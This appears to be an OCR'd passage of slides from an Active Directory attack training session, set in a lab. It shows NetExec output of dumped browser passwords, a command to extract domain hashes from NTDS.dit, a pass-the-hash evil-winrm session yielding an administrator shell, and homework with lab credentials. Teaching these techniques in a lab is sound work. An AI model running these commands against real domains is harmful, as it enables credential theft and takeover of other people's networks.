SMB         192.168.212.135 445    ADC02            [ron][GOOGLE CHROME] - bonclay:OnePiece123
SMB         192.168.212.135 445    ADC02            [ron][MSEDGE] - john1337:Demo123
SMB         192.168.212.135 445    ADC02            [administrator.POUDLARD][IEX] http://testphp.vulnweb.com/ - - test:test
SMB         192.168.212.135 445    ADC02            [ron][IEX] http://testphp.vulnweb.com/ - - test:test
SMB         192.168.212.135 445    ADC02            [administrator.POUDLARD][FIREFOX] http://testphp.vulnweb.com - test:test
SMB         192.168.212.135 445    ADC02            [ron][FIREFOX] http://testphp.vulnweb.com - test:test
```

Dump NTDS.dit

Description:
Request replication from the Domain Controller to extract all domain credentials.


Requirements:

- Network access
- Domain Admin credentials or Replication privileges

Gain:

- All domain credentials

```
nxc smb [ip] -u [user] -p [pass] --ntds
```


Discovers DC
Requests DC for replication
Obtains hashes from DC
Attacker
Windows Domain Controller

DEMO

Pass the Hash


Description:
Authenticate via NT hash rather than a password (NTLM sucks!)

Requirements:
- Network access
- NT hash of the target user

Gain:
- Access to a service

NT LAN Manager (NTLM)

Challenge/Response Process



Authentication Request

Client sends username

NTLM Challenge

Host sends random number


NTLM Response

Client answers with hashed password

Confirmation/Denial

Host enables or blocks access

Pass The Hash



```
root@kali:~# evil-winrm -i 192.168.1.105 -u administrator -H 32196B56FFE6F45E294117B91A83BF38

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ignite\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

DEMO

04

Homework

Homework

Assume Breach Credentials: tojo.clan/ichiban.kasuga:dr4g0nquest!
Target: 192.168.1.0/24
Neo4j creds: neo4j:bruh

Perform 4 Attacks (Some examples listed)

- Kerberoast
- Pass the Hash
- Credential Dumping
- ACL Abuse
- SMB Command Execution

Bonus points if you exploit extra vulnerabilities*

Explain the theory behind attack

Include prerequisites

Include why an attacker might consider this attack (What do they gain?)

Screenshot the results

Explain what each command does

**There are extra vulnerabilities not listed. Feel free to DM @nigerald if you potentially found something*

**Some ADCS vulns may require a machine reboot to work. I love computers*

Useful Resources

Seriously… these may or may not have many of the solutions you'll need

Command Execution Executing Remote Commands | NetExec
ACL Abuse Abusing Active Directory ACLs/ACEs | Red Team Notes (ired.team)
Kerberoast Kerberoast | The Hacker Recipes
Cred Dumping SAM & LSA secrets | The Hacker Recipes
DPAPI w/ nxc Dump DPAPI | NetExec
ADCS ESCalations

- Certificate Services (AD-CS) | The Hacker Recipes
- Active Directory Certificate Services (AD CS) - A Beautifully Vulnerable and Mis-configurable Mess (logan-goins.com)